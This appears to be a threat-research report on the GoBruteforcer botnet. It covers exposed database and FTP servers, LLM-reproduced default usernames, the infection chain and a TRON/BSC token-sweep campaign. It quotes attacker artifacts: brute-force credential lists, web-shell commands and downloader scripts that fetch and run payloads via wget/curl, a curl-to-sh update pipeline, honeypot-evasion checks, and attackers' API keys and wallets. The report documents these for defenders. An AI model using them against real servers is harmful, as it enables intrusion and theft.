


Inside GoBruteforcer: AI-Generated Server Defaults, Weak Passwords, and Crypto-Focused Campaigns

 research.checkpoint.com/2026/inside-gobruteforcer-ai-generated-server-defaults-weak-passwords-and-crypto-focused-campaigns

alexeybu

January 7, 2026



Key takeaways

- GoBruteforcer (also called GoBrut) is a modular botnet, written in Go, that brute-forces user passwords for services such as FTP, MySQL, PostgreSQL, and phpMyAdmin on Linux servers. The botnet spreads through a chain of web shell, downloader, IRC bot, and bruteforcer modules.
- The current wave of campaigns is driven by two factors: the mass reuse of AI-generated server deployment examples that propagate common usernames and weak defaults, and the persistence of legacy web stacks such as XAMPP that expose FTP and admin interfaces with minimal hardening.
- According to our estimate, more than 50,000 Internet-facing servers may be vulnerable to GoBruteforcer attacks.

- Check Point Research (CPR) observed a GoBruteforcer campaign targeting databases of crypto and blockchain projects. On one compromised host, we recovered Go-based tools, a TRON balance scanner and TRON and BSC “token-sweep” utilities, together with a file containing ~23,000 TRON addresses. On-chain transaction analysis involving the botnet operators’ recipient wallets shows that at least some of these financially motivated attacks were successful.

Introduction

GoBruteforcer is a botnet that turns compromised Linux servers into scanning and password brute-force nodes. It targets internet-exposed services such as phpMyAdmin web panels, MySQL and PostgreSQL databases, and FTP servers. Infected hosts are incorporated into the botnet and accept remote operator commands. Newly discovered weak credentials are used to steal data, create backdoor accounts, sell access, and expand the botnet.

The malicious toolkit is usually split into two parts. The first is an IRC bot that enables remote control of the compromised host, including command execution and updates. The second is a bruteforcer that is fetched later and used to scan random public IP ranges and attempt logins using credentials that are hardcoded or provided by the command and control (C2) server.

The botnet was first [described publicly](#) in 2023. In mid-2025, we began observing a more sophisticated GoBruteforcer variant in the wild. This new variant introduces a heavily obfuscated IRC bot (rewritten entirely in Go), improved persistence mechanisms, process-masking tricks, and server dynamic credential lists.

This article summarizes what we know about the 2025 variant, highlights its new features, and provides a broader context of misconfigured servers, weak credentials, and AI-assisted DevOps workflows.


Attack surface

Millions of database and file-transfer servers are publicly reachable on their default ports. Recent data from [Shodan](#) (a search engine for internet-connected devices and services) show roughly 5.7 million FTP servers, 2.23 million MySQL servers, and about 560 thousand PostgreSQL servers are exposed to the Internet.

TOTAL RESULTS

2,234,096

TOP COUNTRIES



China	705,949
United States	615,773
Hong Kong	186,086
Germany	98,748
Japan	60,714

Figure 1 — Number of MySQL servers publicly reachable on the default port (Source: [Shodan search](#)).

These services, together with tens of thousands of phpMyAdmin panels, form the primary attack surface for GoBruteforcer.

We compared the credential list used in GoBruteforcer campaigns against a database of approximately 10 million leaked passwords and found an overlap of roughly 2.44%. This gives us a baseline for a rough upper limit on the number of hosts that might accept one of the passwords that GoBruteforcer has at its disposal: approximately 54.6 thousand MySQL instances and 13.7 thousand PostgreSQL instances (note that this estimate does not account for correct usernames, host-based access restrictions, or other policy controls). Even with a low success rate, the large number of exposed services makes this type of attack an economically-attractive option. Our assumptions are supported by Google's 2024 [Cloud Threat Horizons report](#), which found that weak or missing credentials accounted for 47.2% of initial access vectors in compromised cloud surfaces. In practice, attackers do not need expensive techniques or zero-day exploits to gain access. They can simply try common usernames and passwords such as `admin`, `123456` or `password1` until they obtain access (the bruteforce model). The evidence shows that this approach still succeeds far too often.

Drivers of the current wave

For GoBruteforcer to succeed, the attackers must guess not only a weak password but also a valid username that accepts remote logins. In our monitoring of the botnet, we observed that real GoBruteforcer attacks use common operational usernames such as `appuser` and `myuser` in their brute-force credential lists:

<code>mysql</code>	<code>mysql</code>
<code>myuser:</code>	<code>appuser:</code>
<code>myuser:00000000</code>	<code>appuser:batman</code>
<code>myuser:Aa102030</code>	<code>appuser:123321</code>
<code>myuser:omgpop</code>	<code>appuser:love123</code>
<code>myuser:qwer1234</code>	<code>appuser:facebook</code>
<code>myuser:student</code>	<code>appuser:admin</code>
<code>myuser:love123</code>	<code>appuser:Demo@123</code>
<code>myuser:25251325</code>	<code>appuser:Qwerty1?</code>
<code>myuser:a12345</code>	<code>appuser:121212</code>
<code>myuser:11111111</code>	<code>appuser:master</code>
<code>myuser:P@55w0rd</code>	<code>appuser:appuser1234</code>
<code>myuser:matthew</code>	<code>appuser:jennifer</code>
<code>myuser:lol123</code>	<code>appuser:123123</code>
<code>myuser:flower</code>	<code>appuser:123456789a</code>
<code>myuser:123mudar</code>	<code>appuser:iloveu</code>
<code>myuser:12344321</code>	<code>appuser:Sample123</code>
<code>myuser:b123456</code>	<code>appuser:babygirl1</code>
<code>myuser:hello123</code>	<code>appuser:admin123456</code>
<code>myuser:123456789a</code>	<code>appuser:testing</code>
<code>myuser:myuser2</code>	<code>appuser:senha</code>
<code>myuser:qqww1122</code>	<code>appuser:basketball</code>
<code>myuser:Abcd@123</code>	<code>appuser:family</code>

Figure 2 — Sample credential lists delivered by GoBruteforcer C2 for brute-force tasks.

The use of these names in attacks is not accidental. Most have circulated for years in database tutorials, vendor documentation, and community Q&A as convenient examples, many of which were copied into production environments.

Large language models (LLMs) are trained on this same public documentation and example code. It is therefore not surprising that they often reproduce the same configuration samples with popular default usernames like `appuser` and `myuser`. We asked two mainstream LLMs to help us create a MySQL instance in Docker. Both produced near-identical snippets with stock username patterns:




Figure 3 — Example snippets generated by different models for deploying MySQL in Docker.

AI clearly boosts productivity and lowers the barrier to entry: a person with little operational experience can use an AI assistant to create a database server in Docker in minutes. However, blindly following AI-provided instructions carries security risks as it leads to even wider use of standard configurations with common usernames in production. Although we do not think that GoBruteforcer specifically targets AI-assisted server installations, the widespread use of LLMs may help the botnet’s attacks become more successful.

The second driver for GoBruteforcer attacks is legacy web server software stacks such as XAMPP, which still power a considerable number of websites. These installations often ship with a preinstalled FTP server and default credentials (often without the administrator’s awareness) which serve as a functional backdoor waiting to be exploited.

Campaign patterns and targeting

GoBruteforcer targets four service types: FTP, MySQL, PostgreSQL, and phpMyAdmin.

The C2 server determines which service to attack, and also transmits a list of 200 credentials for the brute-force attack. The campaign profile, which includes the target and username and password sets, is rotated through several times per week. Within one campaign, the per-task password lists are newly created each time from a relatively small database, typically 375–600 commonly used weak passwords.

We observed broad spray campaigns and more focused runs. In generic sprays, the botnet operator uses a list of common operational usernames (`php`, `operator`, `appuser`, `john`, `api`, `newuser`, `dbo`, `service`, `web`, `guest`, `myuser` and others) and a standard weak-password base, sometimes with light username-flavored variants (for example `appuser1234` or `operatoroperator`).

Some tasks are clearly sector-focused. For example, we observed an attack that used crypto-themed usernames such as `cryptouser`, `appcrypto`, `crypto_app`, and `crypto`. In these runs, the passwords used combined the standard weak list with crypto-specific guesses such as `cryptouser1` or `crypto_user1234`.

Other campaigns target phpMyAdmin panels, often associated with WordPress sites. These attacks use a short username list: `root`, `wordpress`, and `wpuser`. The attackers supplement the common weak-password set with WordPress-style variants like `wordpress`, `wordpress123` and `wpuserwpuser`.

We also observed username-focused runs that apply the full password pool to a single username such as `appuser` or `root`). Different single-username tasks are distributed across the botnet, so it is likely that many account names are tested in parallel.

To summarize, the attackers reuse a small, stable password pool for each campaign, refresh per-task lists from that pool, and rotate usernames and niche additions several times a week to pursue different targets.

Unlike the other services, FTP brute-force uses a small, hardcoded set of credentials embedded in the bruteforcer binary. That built-in set points to web-hosting stacks and default service accounts, as many usernames and passwords map to known defaults used by bundled distributions (notably XAMPP) and common web server deployments (e.g., `apache`, `daemon`, `http`, `www`, `wordpress`-style entries).

Attackers can use the discovered weak passwords to further spread the botnet (this may be possible in case of a successful compromise of WordPress) as well as steal sensitive data from compromised databases and sell access.

Operational workflow

We observed GoBruteforcer activity both in the wild and in dedicated honeypots. The data we collected show common initial access patterns that we saw repeatedly in campaigns and honeypot captures.

See Figure 4 for the attack chain:




Figure 4 — GoBruteforcer infection chain.

Initial access

A notable vector for initial compromise is internet-exposed FTP on servers running XAMPP. XAMPP is a widely used, easy-to-install Apache product that bundles Apache, MySQL/MariaDB, PHP/Perl, an FTP server (typically ProFTPD) and phpMyAdmin. By default, XAMPP is installed under `/opt/lampp`, and the web content directory `/opt/lampp/htdocs` is available on the web server. It's designed for a local development environment and convenient installation rather than maximal security. As a result, it contains default weak passwords unless the administrator runs XAMPP's security helper. In addition, the default ProFTPD configuration on XAMPP commonly maps the FTP root to that same webroot, which means a successful FTP login enables attackers to write files that are then implemented by the web server.

At the same time, the small set of credentials used by the FTP bruteforcer strongly indicates that XAMPP installations are among GoBruteforcer's intended targets. When attackers obtain access to XAMPP FTP using a standard account (commonly `daemon` or `nobody`) and a weak default password, the typical next step is to upload a web shell into the webroot.

To upload a web shell, attackers may also use other vectors, for example, misconfigured MySQL servers or phpMyAdmin panels. Published [case studies and write-ups](#) demonstrate practical techniques for achieving code execution or uploading shells through phpMyAdmin when the application or host is misconfigured.

The attackers still use the same PHP web shell that we observed two years earlier (**SHA256: de7994277a81cf48f575f7245ec782c82452bb928a55c7fae11c2702cc308b8b**). In addition, the samples we observed use the same hashed password for user authentication.

We also suspect the presence of other distribution chains, as we found hosts belonging to the botnet that did not have a web shell installed.

IRC Bot installation

The web shell installed in the previous step is then used to download and execute additional malicious software (such as an IRC bot).

We observed web shell commands that instruct the target to fetch and run an architecture-specific payload. Example (as seen in the web server access logs):

```
<webshell>.php?dmc=(wget -qO - http[:]//<compromised_host_ip>/.x/?x=x86 || curl  
http[:]//<compromised_host_ip>/.x/?x=x86)
```

The fetched payload is a small shell script:

```
#!/bin/sh

if [ ! -w . ] || [ ! -x . ]; then

cd /tmp || exit 1

fi

if [ `md5sum init_start 2>&1 | awk '{print $1}'` != "cc9dde367a1e7ac2c1a7611bdfbbcbc3" ] ; then

rm -rf init_start

(wget -q -O init_start http[:]//<compromised_host_ip>/.x/x_x86 || curl  
-[s] -[L] -[o] init_start http[:]//<compromised_host_ip>/.x/x_x86)

fi

chmod +x init_start

./init_start
```

This shell script functions as a lightweight downloader and updater. It first ensures it can write and execute in the current directory; if not, it switches to `/tmp` (or exits if that also fails). It then checks the MD5 of the local `init_start` file and, on mismatch or absence, deletes any existing file, downloads a fresh copy from a remote host via `wget` or `curl`, saving the downloaded file as `init_start`, makes it executable, and runs the script.

The remote server (on request to `/.x/?x=<arch_name>`) selects the IRC bot binary to return, based on an architecture parameter. The following architectures are supported:

Architecture name string	File name
arm, armv6l, armv7l, armhf, armv5tel	x_arm
aarch64, arm64	x_arm64
i686	x_x86
x86_64	x_x64

Depending on the compromised host configuration and the privileges obtained by the attackers, a newly infected machine can play different roles within the botnet:

- **Ordinary scanner bot:** Most commonly, the host runs the bruteforcer and scanners that enumerate and attempt password logins across the Internet.
- **Distribution host:** A compromised device may be used to host and serve payloads to other compromised systems (as the `<compromised_host_ip>` in the previous examples).
- **C2 / IRC relay:** In some cases, an infected host can be promoted to host IRC-style control endpoints or act as a backup C2 for resilience.

This modularity increases the botnet's resilience. The botnet operators can control bots via web shells and also via the installed IRC bot (post-deployment control). The presence of built-in lists of fallback C2 addresses and the ability to update the IRC bot module (and switch to alternate servers) enables continuous control even when parts of the infrastructure are disrupted. We also observed a domain-based fallback mechanism: bots first keep trying hardcoded IP endpoints and only attempt C2 domain resolution if all hardcoded servers are unresponsive. This way, the bot reduces accidental domain lookups during normal operation but allows a last-resort recovery path if the infrastructure changes.

Post-infection control and module updates

After the IRC bot connects to the C2 server, the attackers gain an additional channel for managing the newly infected host. The bot's full functionality and the control protocol are described in detail in the "" section below.

Most commands are issued on a shared IRC channel, so many bots receive identical instructions simultaneously. One common action is to instruct bots to download or update the bruteforcer module; this update typically occurs twice a day using the following shell command:

```
(wget -qO - "http[:]//<compromised_host>/.x/test2.php?x=`uname -m`" || curl -[sL]
"http[:]//<compromised_host>/.x/test2.php?x=`uname -m`") | sh > /dev/null 2>&1 &
```

This pipeline fetches and executes a shell script produced by `test2.php`. The `uname -m` substitution returns the host architecture (for example, `x86_64`), and `test2.php` generates an architecture-specific downloader script similar to the one described earlier. The downloader only

retrieves the bruteforcer binary for the selected architecture if a local copy is missing or its MD5 checksum differs from the expected value. It saves the downloaded file in the `/tmp` folder under the name `init_stop`.

This is an example of the downloader script we observed:

```
#!/bin/sh

cd /tmp

if [ `md5sum init_stop 2>&1 | awk '{print $1}'` != "2c32ba61a6ac6721ed6f5a76b1fcbd7a" ] ; then


rm -rf init_stop

(wget -q -O init_stop http[:]//<compromised_host>/.x/s_x64 || curl -[sL] -o init_stop
http[:]//<compromised_host>/.x/s_x64)

fi

chmod +x init_stop
```

Every 400 seconds, the bot receives the command `/tmp/init_stop` to launch the downloaded file:



```
11:15:25.416796043 1 init_start :xx!x@127.0.0.1 PRIVMSG #bots :!exec /tmp/init_stop
11:22:05.405879343 1 init_start :xx!x@127.0.0.1 PRIVMSG #bots :!exec /tmp/init_stop
11:28:45.397750833 1 init_start :xx!x@127.0.0.1 PRIVMSG #bots :!exec /tmp/init_stop
```

Figure 5 — Bruteforcer restart command.

Approximately every 5,000 seconds, we also observed a command to find and stop bruteforcer processes:

```
ps x | grep init_stop | grep -v grep | grep -v export | awk -F" " '{print $1}' | xargs kill -9
```

In addition, this command enables the attackers to terminate any processes that contain `init_stop` in the command line and are running under the same user account. Using `kill -9` ensures an immediate, forced shutdown of those PIDs, including the bruteforcer itself and tools launched with a command line that references `init_stop` (for example, a debugger started as `gdb init_stop`).

Detecting hosting providers (OVH / DigitalOcean)

We observed the botnet operators issuing checks using ipinfo.io to identify whether compromised hosts belong to specific providers. We observed several variants of the command, including one with a typo `"grep-i"` that indicates interactive execution rather than a scripted check:

```
wget -qO- ipinfo.io/org | grep -i digitalocean
```

```
wget -qO- ipinfo.io/org | grep -i digitalocean
```

```
wget -qO- ipinfo.io/org | grep -i ovh
```

```
wget -qO- ipinfo.io/org | grep -i amazon
```

These simple lookups with ipinfo.io return the organization name for the host's public IP address and allow the attackers to detect provider tenancy. We observed probes for **digitalocean** and **ovh** as interactive commands in our logs, indicating that the botnet operators occasionally manually inspect host provider metadata.

Later in the process, we also observed another command sequence intended to build a list of bots running outside datacenters and to filter out likely honeypots by excluding hosts that report as VPNs, proxies, or Tor. The attackers also ran these commands interactively and likely without prior testing: the first command failed due to a missing space in the grep invocation.

```
wget -qO- <https://api.ipapi.is> | grep -q "'is_datacenter':false' && grep -q "'is_vpn':false' && grep -q "'is_proxy':false' && grep -q "'is_tor':false' && echo "Residential"
```

```
wget -qO- <https://api.ipapi.is> | grep -cE "'is_(datacenter|vpn|proxy|tor)": false' | grep -q '^4$' && echo Residential
```

Possible operational rationales behind these queries include:

- Target selection or exclusion: Some providers may be treated differently, for example, avoid or deprioritize cloud providers that have active abuse/honeypot programs or rapid takedown procedures.
- Tagging & grouping: The botnet operators may label bots (by provider or datacenter) for later targeting.
- Follow-up actions: Different post-exploitation strategies (e.g. promotion to distribution/C2 node) may be chosen based on provider characteristics.

Blockchain campaign

As we stated previously, during monitoring we noted that credential sets used in GoBruteforcer campaigns included crypto-themed usernames, suggesting an interest in poorly secured blockchain databases. We later found corroborating evidence on one compromised host: alongside the botnet binaries, the attackers placed additional modules that matched the group's tooling profile (written in Go and UPX-packed).

Index of [REDACTED]

Name	Last modified	Size	Description
 Parent Directory		-	
 trx	2025-09-02 04:58	1.8M	
 trx_01sep.txt	2025-09-01 19:47	791K	

Figure 6 — Exposed directory listing on a compromised host controlled by the attackers.

One module iterates TRON blockchain addresses and query balances to identify accounts with non-zero funds. We found a data file next to the binary that contains approximately 23,000 TRON addresses:

TRL3xEyaGe2CbHbLFKh13e35dPjdUDwEST
TTHFVB583UK6Hbc3DfJFr7iJpM1TL1JCZC
TDmVyFH6DhQUCs7LAHxXVL2pEsj23K9ts3
TJGRNaKEYFR4gaDNcNeJWZxsPw67ZGEDWh
TQ1ryREqJYVFwqz98KvGnrGuLqMympccPo
TNqpFFP57ZLxWfTY7qGX9YFAsTnRsJrLLp
TV4zEamgCxuEmAxcvAjAytidCSrsj3uHx8
TL6RnePhEJ7Aft2P28Z9vP7kVwoqW9eKbW
TUaingvfjJzVeSKSfFdFECCphSNN4VaxNp
TCDmD4KX8eUxDwMg62AqWFrB8YZ66ZD5uf
TVuPzNGbuvPfiLC9btV2ZkVYDA1uBsJDc7
TKvAeifvTmbjCR5EjVXzKWjW5MDh57Jpbf
TQg1Xn89vwVENRxxpsntxhfDQbZRQFAvfy
TMSvtnJC5FXV3g8Eq9VG3cN6Jr5x8YhSEu

...

The module queried the service tronscanapi.com using several API keys to perform lookups:

```
api_key1      db '864299f9-d9ed-4e2c-b8ab-aa5ee0f653e6'  
              ; DATA XREF: .data  
api_key2      db 'e40051d2-41e1-4ac1-bbe3-a6934a00abf5'  
api_key3      db 'ceabe73d-b91b-48cf-84f2-1d144049ca9b'
```

Figure 7 — Tronscan API keys used by the operators.

We also discovered “token-sweep” utilities for Binance Smart Chain (BSC) and TRON, also written in Go and UPX-packed. Their purpose is to use private keys to transfer tokens from victim addresses to attacker-controlled wallets. We did not find private keys on this host. It is plausible that keys were supplied at runtime and deleted after the operation was complete.

We assume that the operation could be run in parallel across multiple infected hosts, and we observed only one such node where the attackers apparently forgot to delete the files.

From the binaries, we also extracted two of the target blockchain wallet addresses utilized by the attackers:

- **TRON:** TF5LUPC7MQWMcCgRLThY1v8zsHuoZ1sBZW
- **BSC:** 0x208a8Ce726443B7ED9B621be70Cee7b2bB6723B2

Based on on-chain transaction review of these recipient wallets and the contents of the recovered address list, we determined with moderate confidence that the compromised database likely belonged to an older or legacy blockchain product (e.g., a custodial wallet service). Most addresses carried only small residual balances, consistent with leftover funds rather than actively used accounts.

	2bbeea... 2cd10	75645403	2025-09-11 13:05:51	Transfer TRX	TPBZMPZWfvy2d1gn... TmQdtmv	TF5LUPC7MQWMcC... oz1sBZW	0.80664 TRX	
	d78f42... 1667b	75645291	2025-09-11 13:00:15	Transfer TRX	TDpeBG2h52MhU4X... 4qC9vYm	TF5LUPC7MQWMcC... oz1sBZW	6.930071 TRX	
	dd948dd... ff5cf	75645219	2025-09-11 12:56:39	Transfer TRX	TCRv9vy7BveX7Y3vU7... gbVrh6A	TF5LUPC7MQWMcC... oz1sBZW	2.385004 TRX	
	c14116... e9b97	75645176	2025-09-11 12:54:30	Transfer TRX	TTSPWDZCeb6y4v14T... 9b6o7gk	TF5LUPC7MQWMcC... oz1sBZW	4.50356 TRX	
	e1ef38f... b0415	75645026	2025-09-11 12:47:00	Transfer TRX	THANIWL6SxLMETSh... 1HM33Fe	TF5LUPC7MQWMcC... oz1sBZW	5.70332 TRX	
	611078... 0b869	75644951	2025-09-11 12:43:15	Transfer TRX	TB4M2pLjTBJRhu3HV... 4MSYnTS	TF5LUPC7MQWMcC... oz1sBZW	2.040006 TRX	
	d458ce... c0ab8	75644927	2025-09-11 12:42:03	Transfer TRX	TWuFS5UburpEMLxp... rYHAwqc	TF5LUPC7MQWMcC... oz1sBZW	2.213282 TRX	
	910f60a... 107f7	75644924	2025-09-11 12:41:54	Transfer TRX	TJUNQE1SkedsjyAQke... 5JeCSZU	TF5LUPC7MQWMcC... oz1sBZW	0.80664 TRX	
	b4e16c... 0dce3	75644859	2025-09-11 12:38:39	Transfer TRX	TTBkx7mLopmzcynyJ... Fwr9sZo	TF5LUPC7MQWMcC... oz1sBZW	1.458561 TRX	
	ff1cfb1d... 93f01	75644829	2025-09-11 12:37:09	Transfer TRX	TUxtc4nBCbvXYBuvhu... DZfJHZu	TF5LUPC7MQWMcC... oz1sBZW	0.40664 TRX	
	1024fb... 3d6a2	75644816	2025-09-11 12:36:30	Transfer TRX	TKSBqNemTMNrMQJ... rx3VBQP	TF5LUPC7MQWMcC... oz1sBZW	4.110001 TRX	
	79c9a5... ba044	75644768	2025-09-11 12:34:06	Transfer TRX	TQ42ibW3BL25KJJ9k... E7VvYvEN	TF5LUPC7MQWMcC... oz1sBZW	0.80664 TRX	
	22661c... d0f18	75644736	2025-09-11 12:32:30	Transfer TRX	TR24m1xii3zb1W8eAV... fhVB4bh	TF5LUPC7MQWMcC... oz1sBZW	1.10996 TRX	

